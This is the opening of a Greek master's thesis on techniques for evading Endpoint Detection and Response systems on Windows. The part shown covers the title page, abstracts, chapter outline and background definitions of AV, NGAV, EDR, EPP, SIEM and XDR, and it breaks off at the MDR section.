ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ – ΤΜΗΜΑ ΠΛΗΡΟΦΟΡΙΚΗΣ

Πρόγραμμα Μεταπτυχιακών Σπουδών

« ΠΡΟΗΓΜΕΝΑ ΣΥΣΤΗΜΑΤΑ ΠΛΗΡΟΦΟΡΙΚΗΣ»

Μεταπτυχιακή Διατριβή

Τίτλος Διατριβής	**Τεχνικές Αποφυγής και Παράκαμψης Συστημάτων Προστασίας Endpoint Detection and Response (EDR) στα Windows** **Evading Endpoint Detection and Response (EDR) in Windows**
Ονοματεπώνυμο Φοιτητή	**ΚΩΝΣΤΑΝΤΙΝΟΣ ΒΟΣΚΑΚΗΣ**
Πατρώνυμο	**ΠΑΝΑΓΙΩΤΗΣ**
Αριθμός Μητρώου	**ΜΠΣΠ-14012**
Επιβλέπων	**ΠΑΝΑΓΙΩΤΗΣ ΚΟΤΖΑΝΙΚΟΛΑΟΥ**

Ημερομηνία Παράδοσης: **ΣΕΠΤΕΜΒΡΙΟΣ 2022**

Τριμελής Εξεταστική Επιτροπή

Παναγιώτης Κοτζανικολάου Αναπληρωτής Καθηγητής	Κωνσταντίνος Πατσάκης Αναπληρωτής Καθηγητής	Μιχαήλ Ψαράκης Αναπληρωτής Καθηγητής

ΠΕΡΙΛΗΨΗ

Η παρούσα μεταπτυχιακή διατριβή ασχολείται με τις σύγχρονες τεχνικές που έχουν αναπτυχθεί για την αποφυγή των σύγχρονων Endpoint Detection and Response (EDRs) στα Windows. Αναλύονται όλες οι τεχνικές που παρουσιάζονται τόσο στη διεθνή βιβλιογραφία, όσο και σε ιστότοπους που περιέχουν σχετικό υλικό, ώστε να παρουσιαστεί μία όσο το δυνατόν πιο τρέχουσα εικόνα. Επιπλέον, παρατίθενται τα προγράμματα που υπάρχουν σε διάφορα αποθετήρια, συνήθως το github, με τον κώδικά τους και που εφαρμόζουν κάποιες από τις παραπάνω τεχνικές. Κατόπιν αναλύεται η βιβλιογραφία που υπάρχει για τα αποτελέσματα από την εφαρμογή των τεχνικών αυτών σε σύγχρονα AntiVirus και EDRs, ενώ παρουσιάζεται και μία μέθοδο που τροποποιεί υπάρχουσα παλαιά τεχνική για απόκτηση shell στο μηχάνημα θύματος, αποφεύγοντας μέχρι και σήμερα το AV Windows Defender.

ΛΕΞΕΙΣ ΚΛΕΙΔΙΑ: Ασφάλεια Πληροφοριακών Συστημάτων, Συστήματα ασφαλείας Τελικού Χρήστη, κακόβουλο λογισμικό, αγκίστρωση περιοχής χρήστη, ρουτίνες Λειτουργικού Συστήματος

ABSTRACT

This master thesis presents an up-to-date introduction of tactics and technics to bypass and evade modern Endpoint Detection and Response (EDRs) in Windows 10. There were used as a source, not only international bibliography, but also blogs, that include innovative technics that are not found elsewhere. The next chapter contains programs available in public repositories, like github, with their source code that implements these technics presented above. In addition, international research with results of tests to evade AntiVirus and EDR, is presented. At the end of this thesis, a modification made by the author of this thesis, of an older technic that returns shell on a victim's machine, bypassing Windows Defender AV is exhibited.

KEYWORDS: Endpoint Detection and Protection, security, malware, userland hooking, WIN32 API

ΠΕΡΙΕΧΟΜΕΝΑ

ΚΑΤΑΛΟΓΟΣ ΕΙΚΟΝΩΝ

ΚΑΤΑΛΟΓΟΣ ΠΙΝΑΚΩΝ

1. ΕΙΣΑΓΩΓΗ

1.1 Προσδιορισμός Αντικειμένου Μεταπτυχιακής Διατριβής και Στόχοι Αυτής

Η ανάπτυξη νέων συστημάτων ασφαλείας και προστασία των πληροφοριακών συστημάτων, ή βελτίωση και εξέλιξη των υπαρχόντων, ακολουθείται από ανακάλυψη νέων τεχνικών διείσδυσης και εκτέλεσης κακόβουλου κώδικα. Παράλληλα, η σημαντικότητα των συστημάτων που διασυνδέονται με τα εσωτερικά δίκτυα ή του διαδικτύου, κάνουν τον παράγοντα κυβερνοασφάλεια πολύ πιο σημαντικό για τους οργανισμούς.

Η εμφάνιση ενός ολοκληρωμένου συστήματος προστασίας τα τελευταία χρόνια, με την ονομασία "Endpoint Detection and Protection" (EDR), έδωσε νέες δυνατότητες στους οργανισμούς να προστατέψουν την υποδομή τους. Σε αυτά τα συστήματα ένας αισθητήρας τοποθετείται σε κάθε υπολογιστή χρήστη και αποστέλλονται κεντρικά οι πληροφορίες όπου και επεξεργάζονται, και μάλιστα υπάρξει εντοπισμός κακόβουλης ενέργειας, το σύστημα επεμβαίνει για τη διακοπή της. Έτσι, αυξήθηκε δραματικά η αποτελεσματικότητα των συστημάτων ασφαλείας, σε σχέση με τα υπάρχοντα "απομονωμένα" αντιιικά προγράμματα.

Στην παρούσα μεταπτυχιακή διατριβή, εξετάζεται η ανθεκτικότητα των συγκεκριμένων συστημάτων (EDRs) σε λειτουργικό σύστημα Windows, με βάση τη βιβλιογραφική αναφορά που υπάρχει. Πολλές φορές, αναλύονται τεχνικές απευθείας από την πηγή, από άρθρα που γράφουν τα άτομα που τις ανακάλυψαν σε ιστοσελίδες, προσωπικές ή των οργανισμών που εργάζονται.

Σε αυτό το πλαίσιο, η στόχευση της συγκεκριμένης μεταπτυχιακής διατριβής είναι να συγκεντρώσει όλες τις τεχνικές που έχουν παρουσιαστεί το τελευταίο διάστημα ώστε να προσφέρει ένα συνολικό αποθετήριο αναφοράς για των τρόπων που υπάρχουν για την αποφυγή των EDRs. Ακόμα παρουσιάζεται μία σειρά σύγχρονων εργαλείων, με τον κώδικά τους, τα οποία ο ενδιαφερόμενος αναγνώστης, μπορεί να ανατρέξει, να τον δοκιμάσει, να τον τροποποιήσει κατά το δοκούν ή να συνδυάσει τεχνικές μεταξύ τους, ώστε να επιτύχει ακόμα καλύτερα αποτελέσματα.

Η χρήση της συγκεντρωτικής αυτής γνώσης, μπορεί να είναι, όχι μόνο για να διεισδύσει κάποιος σε προστατευμένα δίκτυα, για καλό σκοπό όπως:

1. Να βοηθήσει την ακαδημαϊκή κοινότητα να κάνει περαιτέρω έρευνα
2. Να πιέσει τις εταιρίες που παράγουν τα EDRs να διορθώσουν κενά ασφαλείας των προϊόντων τους
3. Να συνεγείρουν τους οργανισμούς κα τις εταιρίες, ώστε να εκτελέσουν εστιασμένους ελέγχους διείσδυσης, είτε από το προσωπικό τους είτε από εξωτερικούς συνεργάτες, με σκοπό να βελτιώσουν την ασφάλειά τους.

1.2 Διάρθρωση Μεταπτυχιακής Διατριβής

Η παρούσα διατριβή είναι χωρισμένη σε 5 διακριτά τμήματα:

1. Το 1ο τμήμα δίνει τη γνώση υποβάθρου που θα χρειαστεί κάποιος για να κατανοήσει τις τεχνικές αποφυγής των EDRs. Αρχικά περιγράφονται οι διαφορετικές κατηγορίες συστημάτων προστασίας (EDR, XDR, MDR κλπ) με εστίαση στα EDRs. Κατόπιν, εστιάζει και επεξηγεί σημεία καίρια σημεία αρχιτεκτονικής του λειτουργικού συστήματος Windows, που θα γίνουν απαιτητά στην ανάλυση που ακολουθεί.
2. Στο 2ο τμήμα ακολουθεί η ανάπτυξη των τρόπων που έχουν αναπτυχθεί προκειμένου να γίνεται αποφυγή ή "τύφλωση" των EDRs. Στην αρχή, παρουσιάζονται οι βασικές τεχνικές και ακολουθούν επιπλέον σημεία προσοχής ή τεχνάσματα που πρέπει να έχει κανείς υπόψη του κατά την εφαρμογή των βασικών τεχνικών.
3. Το 3ο τμήμα περιέχει εργαλεία τα οποία έχουν χρησιμοποιηθεί από άλλους ερευνητές με θετικά αποτελέσματα, ή μερικώς θετικά αποτελέσματα, και είναι δυνατό κάποιος να τα εκμεταλλευτεί για μία επιτυχημένη διείσδυση και αποφυγή των EDRs. Κάποια από αυτά έχουν ενσωματώσει τις τελευταίες τεχνικές (όπως παρουσιάστηκαν στο προηγούμενο κεφάλαιο), και μάλιστα μερικές φορές ο συγγραφέα είναι το άτομο που ανακάλυψε την αδυναμία. Όσα από αυτά τα προγράμματα σταματήσουν να ανανεώνονται και βελτιώνονται, σε βάθος χρόνο θα χάσουν την αποτελεσματικότητά τους.

4. Στο 4ο τμήμα εμπεριέχονται 3 μελέτες που έχουν γίνει σχετικά με την ικανότητα των αντιικών και EDRs να εντοπίζουν και να διακόπτουν διαφορετικά είδη απειλών. Η προσεκτική ανάγνωση αυτών των ερευνών, μπορεί να αποκαλύψει αδύναμα ή "τυφλά" σημεία των διαφόρων προγραμμάτων ασφαλείας ή να μοτίβα πετυχημένων επιθέσεων.

5. Στο 5ο τμήμα παρατίθεται κώδικας που χρησιμοποιήθηκε για την αποφυγή του AV Windows Defender σε ένα πλήρως αναβαθμισμένο σύστημα Windows 10. ΑΝ και ο κώδικας είναι παλιός, από το 2012, του Rafael Mudge και είναι αναρτημένος στο αποθετήριο Github, με ορισμένες τροποποιήσεις αποφεύγεται ακόμη και σήμερα ο εντοπισμός του.

6. Τέλος, παρατίθεται μία σύνοψη, σχετικά με τα συμπεράσματα που εξήχθησαν από τη συγκεκριμένη μεταπτυχιακή διατριβή.

2. ΑΝΑΛΥΣΗ ΕΙΣΑΓΩΓΙΚΩΝ ΕΝΝΟΙΩΝ

2.1 Επεξήγηση των Όρων AV, EDR, EPP, EPR, SIEM, XDR, MDR

2.1.1 Αντιιικά (AV) και Επόμενη Γενιάς Αντιιικά (NGAV)

Τα αντιιικά προγράμματα (AntiVirus - AV) ξεκίνησαν να αναπτύσσονται τέλη της δεκαετίας του 1980, μαζί με την εμφάνιση των πρώτων ιών για Ηλεκτρονικούς Υπολογιστές (UKEssays, 2018). Τα προγράμματα αυτά εγκαθίστανται σε κάθε υπολογιστή ανεξάρτητα και η κατασκευάστρια εταιρία είναι υπεύθυνη για την συνεχή ενημέρωσή τους (Yahnke, 2021). Ο τρόπος λειτουργία τους βασιζόταν σε υπογραφές που μπορούσαν να έχουν τα κακόβουλα αυτά προγράμματα και οι οποίες υπογραφές μπορούσαν να είναι οτιδήποτε ξεχώριζε αυτό το πρόγραμμα από τα υπόλοιπα, όπως μία συμβολοσειρά (strings) που εμφανίζεται μέσα στον κώδικα, ένα hash του .text τμήματος ή μια συγκεκριμένη αλληλουχία εντολών. (Elisan, A., M., & Aaron, 2016, p. 213)

Με τον καιρό όμως αυτή η μέθοδος ξεπεράστηκε αφού μία απλή μετάλλαξη (mutation) είναι δυνατό να αλλάξει το hash ή string, ή να εισάγει σύγχυσης στον κώδικα (obfuscation) ώστε να εξαφανίσει τα ίχνη σε όλα τα επίπεδα ελέγχου από το AV πρόγραμμα.

Ακολούθησαν ως εκ τούτου τα αντιιικά επόμενης γενιάς (Next Generation AntiVirus - NGAV), που μπορούσαν να διακρίνουν πότε ένα πρόγραμμα είναι κρυπτογραφημένο ή είναι μία πιθανή και άγνωστη παραλλαγή ενός κακόβουλου προγράμματος με μη καταγεγραμμένη υπογραφή, κάνοντας χρήση ευριστικών (heuristic) και συμπεριφορικών (behavioral) μεθόδων[1]. Οι ευριστικοί κανόνες είναι στην ουσία υπογραφές με μεγαλύτερο εύρος στόχευσης από τις απλές υπογραφές που είδαμε και μπορεί να περιλαμβάνει πολύπλοκη λογική για να συμπεράνει πότε ένα πρόγραμμα ανήκει, με μεγάλη πιθανότητα, στην κατηγορία / ομάδα (cluster) των κακόβουλων λογισμικών. Είναι λογικό, λόγω αυξημένης πολυπλοκότητας, οι κανόνες να παράγονται από μοντέλα μηχανικής μάθησης που επεξεργάζονται τα δεδομένα κεντρικά, και μεταφέρονται με αναβαθμίσεις σε κάθε ενημέρωση των NGAV προγραμμάτων των χρηστών. Οι συμπεριφορικοί κανόνες, από την άλλη, αφορούν τη συμπεριφορά του προγράμματος καθώς εκτελείται, και αφορά μόνο τη δυναμική ανάλυση, όπως πχ μια αλληλουχία από συγκεκριμένες κλήσεις σε συναρτήσεις που περιλαμβάνονται σε dlls του λειτουργικού (API calls). Δεδομένου ότι τα NGAV τρέχουν σε μηχανήματα τελικών χρηστών, οι μηχανές τους δε θα πρέπει να καταναλώνουν πολλούς πόρους.

Επιπλέον, στα περισσότερα αντιικά προϊόντα προστέθηκαν εξειδικευμένες προστασίες, όπως anti-ransomware, anti-rootkit κ.α. , ενώ συνδυάστηκε με στοιχειώδες τείχος προστασίας (firewall) στον τελικό χρήστη (host). Ακόμα, επεκτάθηκε ο έλεγχος στον εντοπισμό προσπαθειών διείσδυσης και διαδίκτυο με ειδικά τμήματα (modules) που προστατεύουν κατά τη διάρκεια της πλοήγησης στο διαδίκτυο ή ελέγχουν τη φήμη ενός ιστότοπου, ώστε ένας dropper να μην μπορεί να φορτώσει το φορτίο (payload) από το διαδίκτυο (Kirvan, 2021)

2.1.2 Endpoint Detection and Response (EDR)

Η εμφάνιση κακόβουλου λογισμικού με εξελιγμένες τεχνικές, το οποίο μπορούσε να διαφύγει ακόμα και από τα νέας γενιάς A/V, οδήγησε στην ανάπτυξη μίας καινούργια κατηγορίας έξυπνων συστημάτων προστασίας, των Endpoint Detection and Response (EDR). Ένα κλασικό παράδειγμα τέτοιας περίπτωσης κακόβουλου λογισμικού είναι το "χωρίς αρχείο" (fileless) λογισμικό που μπορεί να εκτελέσει όλες τις κακόβουλες λειτουργίες του κάνοντας χρήση των βιβλιοθηκών (dlls) και των υπόλοιπων ενσωματωμένων εφαρμογών του λειτουργικού συστήματος[2] (Hioureas, 2018).

Στην 3η ετήσια ανάλυση "*the State of Endpoint Security Risk*" (Ponemon Institute, 2020) αναφέρει, έρευνα που έγινε σε 671 ειδικούς για την κυβερνοασφάλεια των οργανισμών τους, ότι τα αντιιικά προγράμματα κατάφεραν να εντοπίσουν μόλις το 40% των απειλών (σελ.13), ενώ

[1] Οι ευρεστικές και οι συμπεριφορικές μέθοδοι είναι δύο διαφορετικοί μέθοδοι αναγνώρισης κακόβουλου λογισμικού, που όμως πολλές φορές συγχέεται η ορολογία. Ανάλυση των όρων μπορεί να βρεθεί εδώ: **Invalid source specified.**.

[2] Η οποία μέθοδος έχει την ορολογία στα Αγγλικά “living off the lands”.

φαίνεται και ότι κάθε χρόνο το ποσοστό αυτό είναι μειούμενο. Επίσης, στην ίδια μελέτη απάντησαν μόλις 36 από τους 671 ότι διαθέτουν EDR (σελ.15, ενώ είχαν απαντήσει προηγουμένως ότι σε ποσοστό 70% (σελ.3) έχουν δεχθεί επιτυχημένες επιθέσεις στους τελικούς υπολογιστές και ότι αναμένουν οι απειλές που θα αντιμετωπίσουν να είναι "zero-day" (σελ.4) και απειλές χωρίς αρχείο (fileless) (σελ.8) με αυξανόμενη συχνότητα, σε σχέση με το παρελθόν.

Με τον καιρό ανακαλύφθηκαν τρόποι αποφυγής των NGAV, αν και απέκτησαν μία αρχική ικανότητα ανίχνευσης κακόβουλων ενεργειών με τη χρήση ευρεστικών και συμπεριφορικών μηχανών. Το κακόβουλο λογισμικό άρχισε να "κρύβεται" πίσω από ενέργειες που κάνουν όλα τα προγράμματα και δεν μπορούσαν στατιστικά να ξεχωρίσουν.

Το κενό αυτό γίνεται ακόμα πιο αισθητό σε μεγάλους οργανισμούς που η απειλή είναι κοινή και τα δεδομένα πολύ περισσότερα, οπότε είναι δυνατό να συλλέγονται τα δεδομένα από όσο το δυνατό περισσότερους κόμβους και να μεταφέρονται για ανάλυση κεντρικά, με μεγαλύτερη επεξεργαστική ισχύ, και συγκεντρώνονται πολύ περισσότερα δεδομένα να συσχετιστούν. Ο κεντρικός κόμβος, ή ακόμα και μία υποδομή τύπου σύννεφου, έχει αρκετή ισχύ ώστε να τρέξει μοντέλα μηχανικής μάθησης σε πραγματικό χρόνο, ή δυναμική ανάλυση ενός ύποπτου προγράμματος σε sandbox, και να κλείσει έτσι το κενό που αφήνει ένα AV.

Επιπλέον, τα EDRs μπορούν να σημαίνουν ειδοποιήσεις στους χειριστές του συστήματος, αλλά και να επεμβαίνουν αυτόματα βάση προεγγεγραμμένων κανόνων, όταν εντοπιστεί κάποια απειλή υψηλής πιστότητας, ομοιάζοντας σε αυτή τη δυνατότητα στα AV προγραμμάτων.

Τέλος, έχουν τη δυνατότητα να κρατάνε αρκετά στοιχεία για να βοηθήσουν τους χειριστές στη χειροκίνητη αναζήτηση απειλών (threat hunting), ή μία εγκληματολογική έρευνα (forensics) σε περίπτωση που βεβαιωθεί η ύπαρξη απειλής. (Watson, 2021, p. 3)

Τα παραπάνω είναι σε σύμπλευση με τον αρχικό ορισμό που δόθηκε από τον Anton Chuvaki της Gartner, μίας καθιερωμένης εταιρίας στο χώρο της κυβερνοασφάλειας, το 2013 (Chuvakin, 2013). Η αρχική ονομασία "Endpoint Threat Detection & Response (ETDR)", ενώ στην πορεία αφαιρέθηκε ο όρος threat. Η έρευνα του Anton Chuvaki οδήγησε στις ακόλουθες απαιτήσεις που θα έπρεπε να ικανοποιούν τα E(T)DRs[3]:

1. Ικανότητα να συλλέγουν από τα εγκατεστημένα προγράμματα πράκτορα (agent) στους κόμβους τελικού χρήστη, όσο το δυνατών περισσότερες πληροφορίες (μνήμη, registry, διεργασίες κλπ).
2. Μεταφορά σε κεντρικό κόμβο, για τη συγκεντρωτική ανάλυση και επεξεργασίας τους, ενώ θα παρέχει αυτή τη δυνατότητα και σε χειριστές για χειροκίνητη έρευνα μέσω GUI περιβάλλοντος, πχ με Ενδείκτες Παραβίασης (Indication of Compromise - IOCs).
3. Αυτόματος έλεγχος των καταγραφών για στοιχεία παραβίασης και ενημέρωση των χειριστών για εντοπισμούς ανωμαλιών.

Όπως είναι φυσικό, όπως ακριβώς γίνεται με τα AV προγράμματα, προστίθενται νέες λειτουργίες και βελτιώνονται οι υπάρχουσες. Έτσι αφενός εισήχθη η έννοια της μηχανικής μάθησης για να μαθαίνει μόνος του ο κεντρικός κόμβος και να "βγάζει νόημα" από τα συγκεντρωμένα δεδομένα (βελτίωση υφιστάμενων δυνατοτήτων), αφετέρου έχουν ενοποιηθεί με προγράμματα προστασίας τελικού κόμβου (endpoint), με τη έννοια ενός αντιιικού προγράμματος. Έτσι, από κατασκευαστή σε κατασκευαστή, οι δυνατότητες αυτές διαφέρουν αρκετά. (Watson, 2021, p. 3), (Wright, 2021)

Αναλυτική περιγραφή των σύγχρονων χαρακτηριστικών και των τεχνικών ενός EDR, θα παρουσιαστεί στο Κεφάλαιο "Βασικές Λειτουργίες ενός EDR Συστήματος".

2.1.3 Endpoint Protection Platform (EPP)

Οι περισσότερες εταιρίες που δραστηριοποιούνται στο χώρο της ασφάλειας[4], περιγράφουν το EPP, ως ένα εξελιγμένο NGAV πρόγραμμα, δηλαδή ότι είναι μία πλατφόρμα που περιλαμβάνει όλες τις ανακαλυφθείσες μέχρι τώρα μεθόδους και τεχνολογίες προστασίας για ένα ηλεκτρονικό υπολογιστή, όπως τείχος προστασίας, Host Intrusion Detection System (HIDS). Έτσι, μπορούν

[3] https://blogs.gartner.com/anton-chuvakin/2013/07/03/on-endpoint-sensing/
[4] https://comtact.co.uk/endpoint-protection-epp-vs-edr-whats-the-difference/
https://nucleon-security.com/security-insights/antivirus-epp-and-edr-what-differences/
https://www.ibm.com/topics/edr

εκτός των υπολοίπων να κάνουν συμπεριφορική αξιολόγηση της απειλής, να ελέγχουν τη μνήμη για παρατυπίες και αλλαγές δικαιωμάτων περιοχών, και να ελέγχουν για IOCs.

Παρά ταύτα, στη μελέτη "*Magic Quadrant for Endpoint Protection Platforms*" (Webber, Firstbrook, Smith, Harris, & Bhajanka, 2021)**,** η οποία εκδίδεται ετησίως από την Gartner, εταιρία η οποία στην ουσία καθιέρωσε όρους όπως το SIEM και το EDR (οι παραπομπές δίνονται στην περιγραφή των αντίστοιχων όρων), η περιγραφή του EPP ομοιάζει πολύ με του EDR. Συγκεκριμένα, κατά την Gartner, το EPP είναι μια πλατφόρμα που παρέχει την υποδομή να αναπτυχθούν προγράμματα ατζέντη ή αισθητήρες σε τελικούς κόμβους που επιτηρούνται, περιλαμβανομένου των ηλεκτρονικών υπολογιστών των χρηστών, εξυπηρετητών και άλλων συσκευών. Οι κύριες λειτουργίες, κατά τη μελέτη, του EPP είναι:

1. Αποτροπή και προστασία έναντι σε απειλές ασφαλείας, συμπεριλαμβανομένου κακόβουλου λογισμικού που χρησιμοποιεί διείσδυση με, αλλά και χωρίς αρχείο (fileless).
2. Δυνατότητα να ελέγχει, να επιτρέπει ή απορρίπτει, την εκτέλεση λογισμικού, scripts και διεργασιών.
3. Δυνατότητα να εντοπίζει και να αποτρέπει απειλές, κάνοντας χρήση συμπεριφορικής ανάλυσης στη συμπεριφορά μίας συσκευής, εφαρμογής και στα δεδομένα του χρήστη.
4. Διευκολύνει τη διερεύνηση περιστατικών και/ ή να λαμβάνει οδηγίες για αποκατάσταση όταν η επίθεση έχει προχωρήσει πέρα από τα μέτρα προστασίας.

Στη μελέτη αυτή παρουσιάζονται επίσης και οι προαιρετικές δυνατότητες που είναι συνήθως παρούσες σε ένα EPP:

1. Η συλλογή και αναφορά των ρυθμίσεων και η εφαρμοσμένη πολιτική για κάθε συσκευή τελικού χρήστη.
2. Η διαχείριση και αναφορά της κατάστασης ασφαλείας κάθε λειτουργικού συστήματος, όπως οι ρυθμίσεις του τείχους προστασίας της συσκευής ή η εφαρμογή κρυπτογράφησης του δίσκο.
3. Η σάρωση των συστημάτων για ευπάθειες και αναφορά, ή ακόμα διαχείριση της εγκατάστασης των διορθώσεων ασφαλείας.
4. Η ικανότητα να επιβλέπει την κίνηση στο ίντερνετ, στο δίκτυο και των εφαρμογών, ώστε να εξάγει επιπλέον ενδείξεις για πιθανή κακόβουλη δραστηριότητα.

2.1.4 Endpoint Protection and Response (EPR)

Εμφανίστηκε στο (AV-Comparative, 2022), όπου και ορίζεται ως συνδυασμός NGAV και EDR, κάτι που βλέπουμε να είναι η κοινή πρακτική πλέον και στα περισσότερα προϊόντα EDR. (Webber, Firstbrook, Smith, Harris, & Bhajanka, 2021).

2.1.5 Security Information and Event Management (SIEM)

Το SIEM, ένας όρος επίσης που προήλθε από την εταιρία Gartner (Williams & Nicolett, 2005), είναι ο συνδυασμός της λειτουργικότητας διαφόρων υποσυστημάτων που υπήρχαν ξεχωριστά μέχρι τη δημιουργία της συγκεντρωτικής διαχείρισης. Συγκεκριμένα, περιλαμβάνει (Watts, 2018):

1. Διαχείριση καταγραφών (Log management - LM), το οποίο συγκεντρώνει και αποθηκεύει αρχεία καταγραφών (log files) από διάφορα λειτουργικά συστήματα, εφαρμογές και συστήματα.
2. Διαχείριση γεγονότων ασφαλείας (Security event management - SEM), το οποίο εστιάζει σε επίβλεψη πραγματικού χρόνου, συσχετισμό γεγονότων και κανόνες για την παραγωγή ειδοποιήσεων.
3. Διαχείριση πληροφορίας ασφαλείας (Security information management - SIM), το οποίο παρέχει αποθήκευση μακράς διαρκείας για καταγραφές, ανάλυση επεξεργασία και δημιουργίας έτοιμων αναφορών μέσα από τα αρχεία καταγραφής.
4. Συσχέτιση Γεγονότων Ασφαλείας (Security event correlation - SEC), το οποίο υποτυπώνει και συνεγείρει με ειδοποιήσεις τους διαχειριστές του συστήματος, όταν μια προκαθορισμένη αλληλουχία γεγονότων εντοπιστεί, όπως: "3 αποτυχημένες προσπάθειες εισαγωγής κωδικού πρόσβασης για τον ίδιο χρήστη και στο ίδιο ή διαφορετικά μηχανήματα".

Το SIEM είναι λοιπόν ένας συλλέκτης και αναλυτής γεγονότων και πληροφορίας ασφαλείας. Σε σχέση με ένα EDR, έχει πολύ μεγαλύτερο εύρος από συσκευές που συγκεντρώνει στοιχεία, και περισσότερο πλησιάζει σε ένα Extended Detection and Response XDR (όπως περιγράφεται αναλυτικά στην επόμενη ενότητα), παρέχει μία κονσόλα συνολικής απεικόνισης, που κάποιος χειριστής μπορεί να χρησιμοποιήσει για αποκάλυψη απειλών ή εγκληματολογική έρευνα. Μπορεί να συσχετίσει γεγονότα μεταξύ τους, ανάλογα με τους κανόνες που έχουν εισαχθεί από τους χειριστές. (Rosencrance, 2020)

Δεν έχουν κάποιο υποσύστημα που να μπορεί να αναλύσει το κακόβουλο λογισμικό, όπως sandboxes ή VMs, αλλά μπορεί πολύ εύκολα να διασυνδεθεί με ανάλογα λογισμικά που θα αναλάβουν να εκτελέσουν αυτές τις λειτουργίες. Παρά ταύτα, οι προκαθορισμένοι κανόνες που προκαλούν ειδοποίηση των χειριστών, έχουν αυξηθεί αριθμητικά και εντοπίζουν πιο πολυσύνθετα γεγονότα. Επιπλέον, με την πάροδο του χρόνου, προστίθενται δυνατότητες μηχανικής μάθησης σε παρόμοια εργαλεία και αποκτάνε μεγαλύτερη ικανότητα διεισδυτικότητας στα δεδομένα. (Rosencrance, 2020)

Ένα σύγχρονο SIEM διαθέτει τις παρακάτω δυνατότητες (Watts, 2018):

1. Την συγκέντρωση, ανάλυση, και αναφορά των καταγραφών από συσκευές δικτύου, λειτουργικά συστήματα, βάσεις δεδομένων και εφαρμογές.
2. Διαχείριση Αδυναμιών και υποστήριξη εγκληματολογικής έρευνας.
3. Ενημέρωση Συμμόρφωσης με νόμους ή πολιτική ασφαλείας του οργανισμού
4. Εισαγωγή ειδοποιήσεων απειλής από εξωτερικές πηγές (IOCs κλπ)
5. Ψηφιακό πίνακα απεικόνισης (dashboards) που μπορεί να παραμετροποιηθεί από του χειριστές

2.1.6 Extended Detection and Response (XDR)

Το XDR αναπτύχθηκε σαν τεχνολογία για να καλύψει τα κενά του EDR. Ανακαλύφθηκε με την πάροδο του χρόνου ότι υπήρχαν κρυφά σημεία στην "ορατότητα" στο δίκτυο των EDR, όπως (Sullivan, 2022):

1. Μη επιτηρούμενες συσκευές (unmanaged devices), όπως μερικοί servers.
2. Υπηρεσίες emails
3. Δίκτυο και ο εξοπλισμός του (IDS, δρομολογητές κλπ).
4. Συσκευές Internet of Things (IoT)
5. Υποδομή Σύννεφου (cloud).

Άρα, τα XDRs δημιουργήθηκαν με τη λογική της συλλογής δεδομένων και από τις παραπάνω συσκευές. Σύμφωνα με την Forrester Research (Mellen, 2021) το XDR είναι *«η εξέλιξη του EDR, το οποίο βελτιστοποιεί την ανίχνευση, έρευνα, περιορισμό και κυνήγι των απειλών σε πραγματικό χρόνο. Το XDR ενοποιεί το EDR με τηλεμετρία από άλλα εργαλεία όπως ασφάλειας email, ταυτοποίησης και πρόσβασης (IAM),ασφάλεια cloud και άλλα. Βασίζεται στην πλατφόρμα του cloud και σε υποδομή ικανή να διαχειρίζεται πληθώρα δεδομένων (Big Data) για να παρέχει στις ομάδες ασφαλείας ευελιξία, ικανότητα μεγέθυνσης (scalability) και ευκαιρίες για αυτοματισμούς.»*

Τα χαρακτηριστικά που πρέπει να περιλαμβάνονται σε ένα προϊόν XDR είναι τα ακόλουθα (Oltsik, 2021):

1. Κάλυψη. Ένα πλήρες XDR προϊόν πρέπει να εκτείνεται σε τελικούς κόμβους, δίκτυα, μηχανήματα στο Σύννεφο (cloud), καθώς και κρίσιμες εφαρμογές (emails), ακόμα και να προσφέρεται ως Software as a Service (SaaS), και να παρέχουν μία αρχιτεκτονική ανοιχτού τύπου ώστε να μπορούν να διασυνδεθούν με τεχνολογικές λύσεις τρίτων πωλητών.

2. Υποστήριξη της διαδικασίας Παρακολούθησης Απειλών (Threat intelligence). Τα προϊόντα XDR πρέπει να παρέχουν πληροφορίες για πιθανές απειλές έγκαιρα και αναλυτικά, και να είναι σχετικές με τον οργανισμό (υποδομή, περιοχή, βιομηχανικός τομέας κλπ).

3. Ανάλυση Πληροφοριών. Πρέπει να παρέχουν επεξεργασμένη πληροφορία που να μπορεί να εντοπίσει κυβερνοεπιθέσεις σε όλο το φάσμα της αλυσίδας επίθεσης (kill chain).

4. Αυτοματισμός. Τα XDRs πρέπει να αυτοματοποιούν τις διαδικασίες στη διερεύνηση απειλών, τη διαχείριση κινδύνου, την αντιμετώπιση περιστατικών, και να παρέχει δυνατότητα

εντοπισμού απειλών τύπου Advanced Persistent Threats (ATP) με υποβοήθηση από μηχανική μάθηση και βαθιά μάθηση (ML & DL). Σε αυτό το πλαίσιο, μπορεί να απομόνωση έναν υπολογιστή από το δίκτυο ή απλά ο τερματισμός μίας κακόβουλης διεργασίας.

5. Υποβοήθηση λειτουργιών ασφαλείας του οργανισμού. Πρέπει να παρέχουν "ορατότητα" σε συστήματα και ευκολία στο χειρισμό για όλα τα επίπεδα αναλυτών ενός SOC.

Υπάρχει όμως και ο αντίλογος που θέλει τα συγκεκριμένα συστήματα, να έχουν ακριβώς τα ίδια μειονεκτήματα με το EDR (εκτός της μειωμένης επιβλεψιμότητας κόμβων), και μάλιστα σε μεγαλύτερο βαθμό. Σύμφωνα με αυτή την άποψη, τα δεδομένα που συλλέγονται είναι πολλαπλάσια, και η επεξεργασία τους είναι δυσχερέστερη, οι κανόνες και τα φίλτρα ελέγχου πολυπληθέστερα, με αποτέλεσμα ένα τέτοιο σύστημα να καθυστερεί περισσότερο και παράγει περισσότερα ψευδώς θετικά (false positive). Επιπλέον, διατηρεί το κύριο μειονέκτημα των EDR είναι ότι αντιδραστικά (reactive) και όχι προληπτικά (proactive). (Crowley, 2022, p. 15)

Η ανάπτυξη καλύτερων αλγορίθμων για τη βαθμονόμηση των γεγονότων, θα μπορούσε να λύσει παρόμοια προβλήματα, τόσο στα EDRs όσο και στα XDRs, παρά ταύτα αυτό απαιτεί τη δημιουργία πολύ αξιόπιστων βάσεων δεδομένων με περιστατικά ώστε να εκπαιδεύονται οι αλγόριθμοι αυτοί ώστε να προβλέπουν καλύτερα την πρόθεση ορισμένων ενεργειών που συλλέγονται από τα προγράμματα ατζέντη. Κάτι τέτοιο όμως απαιτεί εξεύρεση μεγάλου όγκου αντίστοιχων δεδομένων καθώς και για την αποτελεσματική τους εκπαίδευση.

2.1.7 Managed Detection and Response (MDR)

